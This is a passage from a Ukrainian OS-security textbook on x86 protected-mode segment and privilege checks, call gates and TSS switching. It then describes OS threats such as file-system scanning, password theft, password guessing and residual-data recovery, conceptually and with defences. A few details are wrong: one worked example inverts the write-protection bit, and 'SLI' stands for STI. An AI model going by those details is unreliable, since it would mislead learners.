Якщо ж у селекторі прапорець TI = 1, дескриптор міститься в таблиці LDT. Тоді спочатку визначається поточна таблиця LDT, для чого як селектор використовують уміст регістра ldtr. Після виконання операції, аналогічної описаній вище, з таблиці GDT вибирається дескриптор, що описує таблицю LDT (нагадаємо, що таблиця дескрипторів — це спеціальний вид сегмента). При цьому перевіряється, чи відповідає тип дескриптора таблиці дескрипторів (див. табл. 10.4) та чи є таблиця в пам'яті (біт P байта AR дескриптора дорівнює 1). З дескриптора таблиці LDT визначаються базова адреса таблиці та її межа. Потім із цієї таблиці обирається потрібний дескриптор, так само, як із таблиці GDT і з тими самими перевірками. (На рис. 10.10 і 10.11 операції перевірки виходу поза межі таблиць і сегментів не показано.)

В обох випадках було розглянуто процедуру до моменту звернення до дескриптора сегмента, селектор якого ми завантажуємо в регістр.

Далі здійснюється перевірка сумісності типів селектора і дескриптора. Дескриптор має описувати сегмент у пам'яті (біт S = 1). Якщо селектор завантажується в регістр, що вказує на сегмент даних, то несумісним буде дескриптор, що описує сегмент коду із захистом від читання (біт E = 1, біт R = 0). Якщо селектор завантажується в регістр cs, то сумісним буде лише сегмент коду, і аналогічно під час завантаження селектора в регістр ss сумісним буде лише сегмент стека (табл. 10.6). Очевидно, більш суворі умови сумісності для сегментів стека і коду спрямовані на запобігання «підсовування» процесору зловмисного коду через сегменти даних. У випадку коли перевірка дає негативний результат, фіксується несумісність типів — генерується виняткова ситуація 13 (загальна помилка захисту).

Таблиця 10.6. Дозволені комбінації бітів байта захисту дескриптора під час виконання операції завантаження селектора в сегментний регістр

Регістр	P	DPL	S	E	C/ED	R/W	A	Примітка
cs	x	x x	1	1	x	x	x	Сегмент коду
ss	x	x x	1	0	1	1	x	Сегмент стека
ds, es, fs, gs	x	x x	1	1	x	1	x	Сегмент коду
				0	x	x	x	Сегмент даних або стека

Потім перевіряються привілеї доступу до сегмента. Для цього порівнюються значення RPL (рівень привілеїв селектора, який ми завантажуємо в сегментний регістр процесора), DPL (рівень привілеїв дескриптора, на який посилається селектор, що ми його завантажуємо) і CPL (поточний рівень привілеїв, тобто рівень привілеїв процесу, що виконується), який дорівнює RPL селектора, що знаходиться в регістрі cs). Для сегмента стека (за спроби завантажити селектор у регістр ss) має виконуватися рівність DPL = RPL = CPL. Для решти сегментів рівень DPL має бути не вищим за рівні RPL і CPL, тобто DPL ≥ RPL і DPL ≥ CPL (нагадаємо, що найвищому рівню привілеїв відповідає значення 0, а найнижчому — 3). Якщо потрібне співвідношення не виконується, фіксується недостатній рівень привілеїв — виняткова ситуація 13 (загальна помилка захисту).

Розглянемо приклад [91]. Зауважимо, що, описуючи послідовність перевірок, ми припускалися, що у разі фіксації помилки виконання алгоритму припиняється і викликається оброблювач відповідного переривання.

Приклад 1. Завантаження селектора в сегментний регістр

Виконується команда

```
mov ds, ax
```

Регістр ax містить значення Ox37 = 0000000000110111. Процес виконується в нульовому кільці захисту, тобто CPL = 0.

1. Аналізується біт TI селектора. TI = 1 (тобто дескриптор знаходиться в LDT).
2. Обчислюється фізична адреса дескриптора dt локальної таблиці дескрипторів LDT, що відповідає поточному процесу (дескриптор dt знаходиться в таблиці GDT).
3. З дескриптора dt добувається межа LDT ldt_limit.
4. Якщо в dt G=1, то ldt_limit *= 4096 (межа у 4-кілобітових сторінках).
5. Із селектора добувається індекс дескриптора:

   ```
   index = 6
   ```

6. Перевіряється, чи не виходить індекс за межі таблиці LDT:

   ```
   (index + 1) * 8 - 1 = 55
   ```

   Якщо ldt_limit < 55, фіксується некоректність селектора (помилка 11).
7. З таблиці LDT добувається дескриптор d сегмента:

   ```
   offset = index * 8 = 48;
   d_addr = ldt_base + offset
   ```

8. Якщо в d біт S = 0 або одночасно E = 1 і R = 0, фіксується несумісність типів селектора і регістра (помилка 13).
9. Із селектора добувається RPL:

   ```
   RPL = 3
   ```

10. Порівнюються CPL, RPL і DPL:

    ```
    CPL = 0, RPL = 3
    ```

11. Якщо DPL < 3, фіксується недостатній рівень привілеїв (помилка 13).

Селектор із регістра ax завантажується в регістр ds, тоді ж дескриптор d завантажується в дескрипторний регістр, що відповідає регістру ds.

Звернення до пам'яті

Під час звернення до пам'яті у разі її сегментного розподілу перевіряється, чи дозволено операцію та чи коректно здійснено доступ. Обмеження для команди зчитування з пам'яті встановлено лише для сегментів коду (біт E = 1): якщо біт R = 0 — читання заборонено. Для команди записування в пам'ять сегмент коду — взагалі несумісний тип, а всі інші типи сегментів можуть бути захищені бітом W: якщо W = 0, записування заборонено. В усіх згаданих випадках генерується виняткова ситуація 13 (загальна помилка захисту). У табл. 10.7 наведено дозволені комбінації бітів байта захисту.

Таблиця 10.7. Дозволені комбінації бітів байта захисту під час виконання операцій звернення до пам'яті

Операція	P	DPL	S	E	C/ED	R/ W	A	Примітка
Зчитування з пам'яті	1	x x	1	0	x	x	x	Сегмент даних або стека
	1	x x	1	1	x	1	x	Сегмент коду
Записування в пам'ять	1	x x	1	0	x	1	x	Сегмент даних або стека

Щоб перевірити коректність доступу, перевіряється, чи не виходить адреса за межу сегмента. Перевірка здійснюється з урахуванням розміру даних і напрямку зростання сегмента. Якщо сегмент є сегментом стека (біт E = 0 та біт ED = 1), то він зростає в бік молодших адрес, і тоді обчислена адреса має бути не меншою за межу сегмента. Якщо ж сегмент є сегментом коду (біт E = 1) або даних (біт E = 0 та біт ED = 0), він зростає в бік старших адрес, тому до обчисленої адреси додається розмір даних (для команди mov — залежно від того, який із регістрів процесора бере участь у передаванні-прийманні даних) і отримана адреса має бути не більшою за межу сегмента. За наявності помилки генерується виняткова ситуація 13 (загальна помилка захисту).

Розглянемо такий приклад [91].

Приклад 2. Звернення до пам'яті

Виконується команда

```
mov es:[ebx+4],eax
```

1. Перевіряється біт E дескриптора d, завантажений у дескрипторний регістр, який відповідає сегментному регістру es. Якщо E = 1, фіксується спроба запису в сегмент коду (помилка 13).
2. Перевіряється біт W дескриптора d. Якщо W = 1, фіксується спроба запису в сегмент, захищений від запису (помилка 13).
3. Із сегмента d добувається межа сегмента seg_limit. Якщо в d значення G=1, то seg_limit *= 4096 (межа у 4-кілобайтових сторінках).
4. Обчислюється зміщення:

```
offset = ebx + 4
```

6. Перевіряється відсутність виходу за межу сегмента за таким алгоритмом:
   Якщо ED = 0 (сегмент даних зростає в бік старших адрес), то
   порівнюється offset + data_size – 1 = offset + 3 (зміщення останнього байта даних, розмір даних – 4 байти) і seg_limit;
   якщо offset + 3 > seg_limit, фіксується некоректне звернення (помилка 13).
   Інакше, якщо ED = 1 (сегмент стека зростає в бік молодших адрес), то
   порівнюється offset і seg_limit;
   якщо offset < seg_limit, фіксується некоректне звернення (помилка 13).
7. З дескриптора d добувається seg_base.
8. Обчислюється адреса seg_base + offset, і в пам'ять за цією адресою заносяться дані з регістра eax.

10.5.2. Сегментно-сторінковий розподіл пам'яті

Якщо сторінковий механізм вимкнено (в регістрі cr0 біт pg = 0), з дескриптора за розглянутими вище алгоритмами визначається фізична базова адреса сегмента, а після додавання до неї зміщення – фізична адреса даних у пам'яті. Якщо ж сторінковий механізм увімкнено (в регістрі cr0 біт pg = 1), то з дескриптора за тими самими алгоритмами визначається лінійна базова адреса сегмента, а після додавання до неї зміщення – лінійна адреса даних. Для обчислення фізичної адреси здійснюється сторінкове перетворення. Те саме стосується не лише адрес даних, а й базових адрес таблиць дескрипторів і адрес самих дескрипторів. Сторінкове перетворення показано на рис. 10.4. Механізм сторінкового перетворення може використовувати атрибути захисту сторінок з дескриптора (див. табл. 10.5).

Важливою відмінністю сегментно-сторінкового розподілу пам'яті порівняно з сегментним розподілом пам'яті у процесорах x86 є те, що в режимі сегментно-сторінкового розподілу пам'яті максимальним віртуальним адресним простором є 4 Гбайт, і різні сегменти можуть перекриватися (вони можуть мати однаковий розмір у 4 Гбайт і перекриватися повністю). Тоді до однієї лінійної адреси можна звернутися через різні сегменти та обійти таким чином згадані вище функції захисту сегментів. Ці проблеми процесор не вирішує, а передає їх у сферу відповідальності операційної системи. Саме розробники операційної системи визначають, як будуть виділятися сегменти пам'яті процесам і потокам і як буде організовано взаємодію між ними, зокрема обмін даними.

Нумерація віртуальних сторінок – наскрізна та не залежить від поділу віртуального адресного простору на сегменти. Кожний процес має свій 4-гігабайтовий віртуальний адресний простір, а також власний набір розділів таблиць сторінок і власну таблицю розділів. Адресація таблиці розділів здійснюється через регістр cr3, отже, значення цього регістра специфічне для кожного процесу.

10.6. Керування задачами

Процесори x86 надають засоби для підтримки виклику процедур і задач [63, 92]. Виклик процедури означає виклик коду в межах одного процесу (потоку), коли відбувається переключення на інший сегмент коду (виклик процедури в межах

одного сегмента є тривіальним і не потребує спеціальних заходів захисту; відтак ми його не розглядатимемо), але зберігаються структури, що керують адресним простором процесу (таблиця LDT, таблиця сторінок). Після виклику задачі операційною системою створюється новий процес з усіма відповідними структурами і відбувається переключення на нього. Виклик задачі здійснюється також у багатозадачній операційній системі, коли відбувається переключення між процесами. У такій системі необхідні структури вже є, і потрібно лише переключитися на них, забезпечивши збереження відповідних структур поточного процесу. За будь-якого виклику використовується захист, заснований на рівнях привілеїв.

10.6.1. Виклик процедур

Виконуючи будь-який програмний код, сучасні операційні системи постійно викликають процедури, код яких розміщено в інших сегментах. Такі сегменти можуть належати іншому програмному модулю тієї самої програми, бібліотеці або операційній системі. Процесори x86 пропонують кілька способів виклику процедур з інших сегментів:

- прямий виклик процедури з непідпорядкованого сегмента;
- прямий виклик процедури з підпорядкованого сегмента;
- непрямий виклик процедури через шлюз.

Правила розмежування доступу на підставі привілеїв ураховують окрім, власне, рівнів привілеїв CPL, RPL і DPL ще й так звану підпорядкованість сегмента, що містить код процедури. Підпорядкованість сегмента задається прапорцем C у байті захисту дескриптора сегмента коду (див. табл. 10.3): C = 1 — підпорядкований сегмент, C = 0 — непідпорядкований сегмент.

Прямий виклик процедури з непідпорядкованого сегмента

Цей спосіб полягає у розміщенні в полі команди JMP або CALL селектора, який вказує на дескриптор нового кодового сегмента, того, що містить код процедури, яку викликають. Початкова адреса (точка входження) процедури визначається з базової адреси сегмента, яка знаходиться у дескрипторі, та зміщення, заданого в команді JMP або CALL.

Для такого виклику встановлено суворі правила захисту. Якщо сегмент, який викликають, є непідпорядкованим, то виклик дозволено лише тоді, коли рівень привілеїв сегмента, з якого робиться виклик, дорівнює рівню привілеїв сегмента, який викликають, тобто CPL = DPL. Виклик процедури за умови, що CPL > DPL (тобто поточний код має нижчий рівень привілеїв, ніж код, який намагаються викликати), заборонено з очевидних міркувань захисту критичного коду з більшими привілеями від виклику з процедур, що мають нижчі привілеї, наприклад, для захисту процедур ОС від безконтрольного виклику з процедур користувача (безконтрольного — оскільки за такого виклику можна задати будь-яку точку входження і передати через стек будь-які параметри).

Але й протилежна ситуація, а саме виклик за умови, що CPL < DPL (тобто поточний код має вищий рівень привілеїв за код, який намагаються викликати), також заборонена. Це обмеження введено з тих міркувань, що у загальному випадку

привілейований код не може використовувати процедури з низькими привілеями, позаяк останні вважаються ненадійними.

Прямий виклик процедури з підпорядкованого сегмента

Виклик підпорядкованих сегментів — це один зі способів, у який програми з низьким рівнем привілеїв можуть використовувати код, що має високий рівень привілеїв. Наприклад, це буває корисним, коли програми користувача застосовують системні бібліотеки. Виклик коду процедури, яка розміщується в підпорядкованому сегменті, здійснюється аналогічно виклику процедур із непідпорядкованих сегментів (точки входження так само можна задавати в довільний спосіб). Але у разі підпорядкованого сегмента виклик здійснюється за умови, що CPL ≥ DPL, тобто код, що викликає, має привілеї, не вищі за привілеї коду, який викликають. Підпорядкований сегмент має особливу властивість. Код із підпорядкованого сегмента успадковує рівень привілеїв коду, що його викликав, тому, яким би не був DPL підпорядкованого сегмента, під час виклику коду CPL не змінюється. Наприклад, код системної бібліотеки, який міститься в сегменті з DPL = 0 виконуватиметься з CPL = 0, якщо його було викликано з ядра ОС, і з CPL = 3, якщо його було викликано з програми користувача. Тож системний код, викликаний із програми користувача, буде мати обмежені можливості доступу до системних даних і достатні можливості для роботи з даними користувача.

Непрямий виклик процедури через шлюз

Можливостей, які надає виклик процедур із підпорядкованого сегмента, недостатньо, щоб реалізувати системні виклики, позаяк потрібно не лише виконувати визначений код, а й звертатися до системних даних. Механізм контрольованого виклику процедур, які виконуються зі своїм рівнем привілеїв, вищим за той, що має поточний код, реалізується за допомогою шлюзів.

Шлюз — це спеціальний системний дескриптор (рис. 10.12, табл. 10.8). Шлюз, який може бути розташовано і в таблиці GDT, і в таблиці LDT, призначений для виклику не сегмента коду, а окремої процедури з нього. Для виклику цієї процедури шлюз містить адресу її точки входження — селектор сегмента і зміщення. Виклик здійснюється шляхом розміщення в полі команди JMP або CALL селектора, який вказує на шлюз (задане в команді зміщення не береться до уваги).




Рис. 10.12. Шлюз виклику процедури: *а* — формат шлюзу; *б* — формат байта захисту шлюзу

Шлюз має власний DPL, який визначає можливість доступу до нього коду: виконується умова CPL ≤ DPL, тоді код має привілеї, не нижчі за привілеї шлюзу. Рівень DPL сегмента того коду, що викликається через шлюз, із рівнем CPL не порівнюється, натомість порівнюється із RPL селектора, що міститься у шлюзі. Якщо виклик успішний, код виконується зі своїм CPL, заданим DPL сегмента.

Таблиця 10.8. Поля шлюзу виклику процедури

Номер байта в шлюзі	Ширина поля (розряди)	Символьне позначення	Призначення і вміст полів
0...1	16	offset_1	Молодші 16 розрядів зміщення точки входження
2...3	16	selector	Селектор сегмента, який містить код процедури
4			
біти 0...4	5	WC	Лічильник параметрів
біти 5...7	3		Заповнення нулями
5			Байт захисту
біти 0...3	4	Type	Тип: C (386) або 4 (286)
біт 4	1	S	=0 — «системний»
біти 5...6	2	DPL	Рівень привілеїв шлюзу
біт 7	1	P	=1 — шлюз відкритий =0 — шлюз закритий
6...7	16	offset_1	Старші 16 розрядів зміщення точки входження

Шлюзом можна керувати: біт P у байті захисту шлюзу використовується для його «відкривання» або «закривання».

Виклик через шлюз надає також можливість контрольовано передавати параметри через стек. У будь-якому процесі передбачено кілька (до трьох) стеків, кожний з яких відповідає певному рівню привілеїв. Під час виклику через шлюз процедури, яка має рівень привілеїв, відмінний від CPL, процесор створює новий стек шляхом завантаження в регістр ss селектора, що відповідає потрібному рівню привілеїв (цей селектор міститься в контексті процесу TSS). У новий стек із поточного копіюється стільки 32-розрядних слів (параметрів виклику процедури), скільки вказано в полі WC шлюзу. Також у новий стек копіюється селектор старого стека, який дає змогу повернутися до процедури, з якої було здійснено виклик.

10.6.2. Виклик задач

Для переключення між задачами (процесами) в команді CALL потрібно задати селектор, що вказує на дескриптор системного сегмента стану задачі (TSS). Такі дескриптори можуть бути лише у таблиці GDT. Формат дескриптора аналогічний формату дескриптора сегмента даних, але біт S = 0 (див. табл. 10.4).

Сегмент TSS зберігає контекст процесу, тобто всю інформацію, необхідну для поновлення його виконання після переривання. На рис. 10.13 показано структуру сегмента TSS. Переключення контекстів здійснюється апаратно:

- виконується команда CALL, в якій задано селектор, що вказує на дескриптор сегмента типу TSS;
- здійснюється перевірка прав доступу, якщо CPL > DPL, доступ заборонено;

- селектор поточного сегмента TSS добувається з регістра tr; здійснюється звернення до TSS, в якому зберігаються значення регістрів процесора;
- у регістр tr завантажується селектор TSS задачі, на яку переключається процесор;
- з нового TSS у регістр ldtr завантажується селектор LDT;
- із відповідних полів нового TSS поновлюються всі регістри процесора;
- селектор сегмента TSS попередньої задачі заноситься в поле селектора повернення нового сегмента TSS.

Бітова карта введення-виведення (БКВВ)		8 Кбайт
Додаткова інформація ОС		
Відносна адреса БКВВ	0...0	64
0...0	Селектор LDT	60
0...0	gs	5C
0...0	fs	58
0...0	ds	54
0...0	ss	50
0...0	cs	4C
0...0	es	48
edi		44
esi		40
ebp		3C
esp		38
ebx		34
edx		30
ecx		2C
eax		28
eflags		24
eip		20
cr3		1C
0...0	ss рівня 2	18
esp2		14
0...0	ss рівня 1	10
esp1		0C
0...0	ss рівня 0	08
esp0		04
0...0	Селектор TSS повернення	00

Рис. 10.13. Структура сегмента TSS

Тож очевидно, що для виклику нової задачі поточному процесу потрібно мати рівень привілеїв, не нижчий, ніж у нової задачі (CPL ≤ DPL). Тоді більш привілейований код зможе викликати менш привілейовану задачу, наприклад, ОС зможе запускати і переключати програми користувача. Передбачено також можливість виклику і більш привілейованого коду, для чого використовуються шлюзи, аналогічні тим, що використовуються для виклику процедур (для виклику задачі шлюз має вказувати на дескриптор TSS). Шлюзи можуть бути розташовані як у таблиці GDT, так і в LDT.

10.6.3. Привілейовані команди

Процесори x86 надають право на виконання деяких команд лише програмам, що мають визначений рівень привілеїв CPL. Такі команди називають привілейованими. Цей механізм дає змогу реалізувати захист структур операційної системи від дій процесів користувача.

До команд, які можуть виконуватися лише за умови, що CPL = 0, тобто з найвищим рівнем привілеїв, належать:

- команди роботи з регістрами керування (cr0...cr4);
- команди завантаження регістрів системних адрес (gdtr, ldtr, idtr, tr);
- команда зупинення процесора (HALT).

Є також команди, які стосуються операцій введення-виведення і вимагають, аби рівень привілеїв поточного процесу CPL був вищим, аніж рівень привілеїв введення-виведення IOPL (тобто CPL ≤ IOPL). Такі команди іноді ще називають чутливими. До них належать:

- команди заборони-дозволу маскованих переривань (CLI, SLI);
- команди введення-виведення (IN, INS, OUT, OUTS).

Рівень привілеїв команд введення-виведення (IOPL) зберігається у спеціальному полі регістра eflags. Якщо під час виконання команди введення-виведення зазначена умова не виконується, можливість доступу до порту з конкретною адресою визначається відповідним бітом у карті введення-виведення (карта має розмір 8 Кбайт для опису доступу до 65 536 портів). Коли біт дорівнює нулю, операцію введення-виведення дозволено. Це дає змогу відкрити прямий доступ до окремих портів програмам із низьким рівнем привілеїв. Докладно про можливості роботи з картою введення-виведення в Microsoft Windows можна прочитати в [95].

Отже, процесори x86 створюють умови для реалізації багатозадачних захищених операційних систем шляхом забезпечення базових функцій захисту коду та окремих команд від несанкціонованого виконання з використанням мандатного принципу розмежування доступу.

Висновки

1. До апаратного забезпечення засобів захисту (АЗЗЗ) належать засоби підтримки функцій захисту операційних систем, вбудовані в процесор та (або) в мікросхеми системної плати (чіпсети). Ці засоби визначаються архітектурою процесора і обчислювальної системи. Їх реалізація може бути частково апаратною, частково програмною. Склад АЗЗЗ визначається не за ознакою апаратної реалізації, а за колом завдань, що вирішуються такими засобами:
   - підтримка керування пам'яттю;
   - підтримка керування процесами (задачами);
   - підтримка взаємодії між процесами.
2. Віртуальна пам'ять — це комплекс заходів, які дають змогу процесам використовувати адресний простір, що перевищує обсяг фізичної пам'яті в комп'ю-

тері. Віртуальна пам'ять використовує сегментний, сторінковий або сегментно-сторінковий розподіл пам'яті. Сегменти — це типізовані області пам'яті, які дають змогу організувати контроль доступу до них за мандатним принципом. Сторінки — це порівняно невеликі нетипізовані області пам'яті, які застосовують насамперед для організації ефективного обміну між фізичною і зовнішньою пам'яттю.

3. Захист сегментів і сторінок пам'яті організовано на апаратному рівні. Перед зверненням до сегментів і сторінок здійснюється звернення до відповідних дескрипторів і перевіряється сумісність типів (для сегментів) і атрибутів доступу. У разі виявлення спроби забороненої операції генерується виняткова ситуація, яку обробляють обробники переривань ОС.
4. Для керування процесами застосовуються дві структури — дескриптор і контекст процесу. ОС використовує дескриптор для планування процесів і перевірки дозволу на виклик одним процесом іншого. Контекст використовується під час диспетчеризації процесу — для збереження стану всіх регістрів і прапорців процесора та їх відновлення задля продовження виконання процесу.
5. У процесорах x86 кожний процес має дві таблиці дескрипторів сегментів: локальну та глобальну. Перша дає змогу звертатися до програмного коду і структур даних цього процесу, а друга — до бібліотек і структур даних, спільних для всіх процесів (зокрема, до даних і процедур ОС).
6. У процесорах x86 підтримується чотири рівні виконання процесів (кілець захисту). Під час звернення до кожного сегмента контролюється дозвіл на цю операцію відповідно до мандатного принципу шляхом порівняння рівнів виконання поточного процесу (CPL), зазначеного у селекторі сегмента рівня (RPL) і рівня дескриптора сегмента (DPL). Рівень 0 — найвищі привілеї, рівень 3 — найнижчі.
7. Звернення до програмного коду з інших сегментів (для виконання процедур і для переключення на новий контекст виконання) може бути здійснене в один із таких способів:
   - прямий виклик із непідпорядкованого сегмента (стає можливим, якщо CPL = DPL);
   - прямий виклик із підпорядкованого сегмента (можливий, якщо CPL ≥ DPL, при цьому новий код успадковує рівень CPL того процесу, що викликає);
   - непрямий виклик через шлюз (у цьому разі шлюз задає конкретну точку входження, тобто не дає змоги звертатися до довільного місця коду).

Контрольні запитання та завдання

1. Які завдання покладено на апаратне забезпечення засобів захисту?
2. Які задачі вирішуються ОС для керування пам'яттю?
3. Що таке віртуальна пам'ять? Які задачі, що вирішуються під час реалізації віртуальної пам'яті, пов'язані із забезпеченням захисту областей пам'яті від несанкціонованого доступу?

4. Чим відрізняються сегменти від сторінок? Які можливості керування доступом існують для сегментів, а які — для сторінок?
5. Які структури даних використано у процесорах x86 для доступу до сегментів пам'яті? Які атрибути захисту в них передбачено?
6. Які таблиці дескрипторів використовує процес у процесорі x86? Яким чином відбувається звернення до цих таблиць?
7. Які задачі вирішуються ОС для керування процесами? Які з них виконуються програмними засобами, а які — апаратними?
8. Які способи міжсегментних викликів підтримує процесор x86? Які співвідношення рівнів CPL і DPL дозволені для кожного з них, і які обмеження для них встановлені?
9. Що таке шлюз і як його влаштовано?
10. Що таке TSS?

Розділ 11

Захищені операційні системи

- ✦ Загрози безпеці операційних систем
- ✦ Підходи до створення захищених операційних систем
- ✦ Адміністративні заходи захисту
- ✦ Адекватна політика безпеки
- ✦ Типова архітектура комплексу засобів захисту операційних систем

11.1. Загрози безпеці операційних систем

В сучасних ІКС існують загрози, спрямовані безпосередньо на ОС [91]. Розглянемо найтиповіші з них.

11.1.1. Сканування файлової системи

Сканування файлової системи — одна з найтривіальніших загроз, яка водночас є найнебезпечнішою. Загроза полягає в тому, що порушник, який має можливість переглядати (сканувати) всю файлову систему, намагається прочитати файли. Крім читання порушник може здійснити копіювання або видалення файлів. Якщо він не має доступу до якогось із об'єктів файлової системи (окремого файлу або каталогу), то може оминути захищений об'єкт, після чого процес сканування триватиме. Для такої атаки порушник може застосовувати спеціальне програмне забезпечення.

Сканування файлової системи — це насамперед атака на політику безпеки. Потрібно, щоб усі користувачі в системі мали доступ лише до тих файлів, до яких він дозволений згідно з політикою безпеки. Якщо порушник після сканування системи отримує доступ до інших файлів, він порушує політику безпеки, тобто здійснює НСД. Порушник отримує можливість несанкціоновано знайомитися з інформацією (порушення конфіденційності) або модифікувати чи видаляти її (порушення цілісності).

Ми не розглядаємо ОС, які не здійснюють контроль доступу до файлів. Але навіть ті системи, що такий контроль (керування, аудит) здійснюють, можуть бути атакованими. Можливість НСД до об'єктів файлової системи визначається коректністю адміністрування системи і настроювання вбудованої системи розмежування доступу. Оскільки звичайна файлова система містить величезну кількість об'єктів, існує велика ймовірність виникнення помилок в її настроюванні.

Джерелом атаки може бути будь-який легальний користувач системи. Особливо слід зазначити ймовірність здійснення такої атаки анонімним користувачем (гостем), якщо можливість анонімного входження в систему не заблоковано.

11.1.2. Викрадення ключової інформації

На рівні ОС використовується різна інформація, яку можна віднести до ключової. Найпоширеніший вид такої інформації — паролі доступу до системи. Таким чином, викрадення ключової інформації — це у найпростішому випадку несанкціоноване заволодіння паролем легального користувача. Розглянемо кілька способів здійснення такої атаки.

Найлегше викрасти паролі, записані на папері (їх часто зберігають під клавіатурою, на задній частині системного блока тощо). Користувачі інколи вдаються до таких заходів, щоб не забути пароль. Передумови для такої (безумовно, неправильної) поведінки створюють особливі вимоги політики безпеки до паролів (обмеження їхньої мінімальної довжини, обов'язкова наявність літер у різних регістрах, цифр та спеціальних символів). Складно запам'ятовувати паролі, якщо їх часто змінюють і якщо для доступу до різних сервісів у системі використовують різні паролі.

Але викрадають не лише записані на папері паролі. Порушник може також підгледіти пароль у той момент, коли користувач його набирає. Відомо, що, постеживши кілька тижнів за рухами рук користувача по клавіатурі, будь-хто зможе легко фіксувати пароль [91].

Ще один спосіб викрадення пароля — підглядання його на екрані. Цей спосіб, безумовно, міг би бути найпоширенішим і найлегшим, якби пароль під час його введення відображався на екрані. Але всі сучасні ОС приховують і не демонструють пароль, що вводить користувач. Проте дуже часто користувачі створюють такі ситуації, коли пароль на екрані видно. Наприклад, якщо помилково вводять пароль замість свого імені, яке, на відміну від пароля, відображається на екрані. Або коли вводять пароль як аргумент у командному рядку (деякі програми, як правило, пов'язані з роботою в мережі, припускають таке введення), який, звісно, теж відображається на екрані.

Паролі у командних рядках можна прочитати не лише на екрані, але й у командних файлах. Користувачі створюють ці командні файли, щоб автоматизувати входження на віддалені мережні ресурси. Порушники мають можливість переглядати або копіювати такі файли.

Деякі ОС і прикладне програмне забезпечення запам'ятовують паролі та ненадійно їх приховують. Іноді паролі зберігають у файлі у відкритому вигляді, значно частіше їх певним чином кодують. Досить поширений варіант кодування — за допомогою операції XOR B, що застосовується до кожного окремого символу, де B — деякий байт.

Інколи ключову інформацію зберігають на зовнішніх носіях (наприклад, на компакт-дисках, пристроях флеш-пам'яті, токенах тощо). Слід пам'ятати, що ці носії дуже легко викрасти.

11.1.3. Добирання паролів

На відміну від викрадення ключової інформації, добирання паролів здійснюють за допомогою засобів автентифікації для того, щоб знайти пароль, який сприйматиметься як правильний. У результаті порушник отримує несанкціонований доступ до певного ресурсу, якщо пароль використовують для обмеження доступу до цього ресурсу, або можливість працювати в системі від імені іншого користувача, якщо пароль використовують для автентифікації.

У будь-якій системі передбачено випадок помилкового введення пароля, а відтак і можливість його повторного введення. Раніше кількість таких введень не було обмежено, а швидкість набирання пароля на клавіатурі визначалася лише спроможністю користувача. Це давало змогу порушникам методично перебирати ймовірні паролі. Ще більш небезпечним було застосування спеціальних програмних засобів, які здійснюють спроби автентифікації. Найчастіше такі програми застосовують під час доступу до віддаленого ресурсу через мережу, але їх можна використовувати і локально у тих багатокористувацьких ОС, що дозволяють переходити з одного облікового запису до іншого. Програмні засоби не лише здатні тривалий час без утоми повторювати спроби автентифікації, вони можуть це робити набагато швидше, ніж користувачі, застосовуючи для цього словники, відсортовані з урахуванням частоти використання тих чи інших паролів.

Через виникнення небезпеки добирання паролів у всіх сучасних системах автентифікації вживають заходів, які достатньо ефективно нейтралізують цю загрозу. До таких заходів належать: обмеження швидкості набирання паролів на клавіатурі шляхом введення штучних затримок у процедуру їх перевірки; обмеження кількості спроб введення паролів (як правило, до 3–5), після чого система автентифікації на певний час блокує подальші спроби введення паролів із цієї консолі; реєстрація спроб автентифікації; негайне оповіщення адміністратора про повторні невдалі спроби автентифікації тощо.

У сучасних умовах викрадення ключової інформації та добирання паролів дуже часто реалізують комплексно. Як правило, паролі зберігають у закодованому вигляді. Найкращий спосіб такого кодування — це обчислення хеш-функції. Якщо порушник викраде файл, що містить хеш-функції паролів, він не зможе використати отриману інформацію безпосередньо для проходження автентифікації. Якщо хеш-функція є стійкою, то єдине, що порушник зможе зробити, — це спробувати добрати пароль, хеш-функція якого збігатиметься з відомою йому хеш-функцією. Таке добирання, на відміну від безпосередніх спроб входження в систему, можна робити скільки завгодно разів, із будь-якою швидкістю і на будь-якій наявній у порушника обчислювальній техніці.

11.1.4. Збирання сміття

Збирання сміття — це отримання даних, які залишаються в об'єктах, що операційна система звільняє після їх використання. Найтиповішими з таких об'єктів є файли на дисках і ділянки оперативної пам'яті.

У більшості файлових систем файли після їх видалення не знищуються фізично, а лише позначаються як знищені. Сектори диска, які було відведено для цього файлу, вважаються вільними, і на них можуть бути записані частини інших файлів. Але дані з видаленого файлу міститимуться в секторі, допоки не буде зроблено новий запис. Здійснюючи прямий доступ до секторів диска, можна прочитати цю інформацію. Саме такий принцип використовують програми відновлення помилково видалених файлів. Підкреслимо, що таке відновлення вкрай малоймовірне для серверних файлових систем, і тому серверні ОС не мають утиліт відновлення помилково видалених файлів. Але це не унеможливлює збирання сміття. Наприклад, у багатозадачній серверній ОС може бути запущено окремий процес, який постійно переглядає вміст секторів диска, що звільнюються.

Ще легшим є інший спосіб — копіювання і вивчення тимчасових файлів. Майже всі програми створюють тимчасові файли, які видаляються, коли користувач завершує роботу програми або закриває робочий файл. Проте досить часто з різних причин ці файли не видаляються (наприклад, усім відомо, як розростаються папки Temp у системі Windows). Такі файли можуть бути дуже корисними для порушників. Також велику цінність для них становить уміст «файлу підкачки», який створюється для реалізації механізму віртуальної пам'яті. Деякі дуже інформативні для порушників файли можуть з'являтися під час збоїв, наприклад дамп ядра системи (записаний на диск у вигляді файлу вміст системних областей оперативної пам'яті). Не можна також забувати, що у багатьох системах для мінімізації наслідків помилкових видалень файли, які видаляють, копіюються у спеціальне сховище — корзину, звідки їх можна забрати та повністю відновити.

Стосовно оперативної пам'яті комп'ютера можна сказати, що звичайні ОС не ускладнюють собі життя її очищенням. Коли прикладна програма запитує додаткову пам'ять, їй надаються ділянки пам'яті, що зберігають дані програм, які ці ділянки використовували раніше. Можна написати програму (і це нескладно зробити), яка буде захоплювати пам'ять і копіювати зі щойно захопленої пам'яті цікаві дані (наприклад, здійснюючи пошук за ключовими словами).

11.1.5. Перевищення повноважень

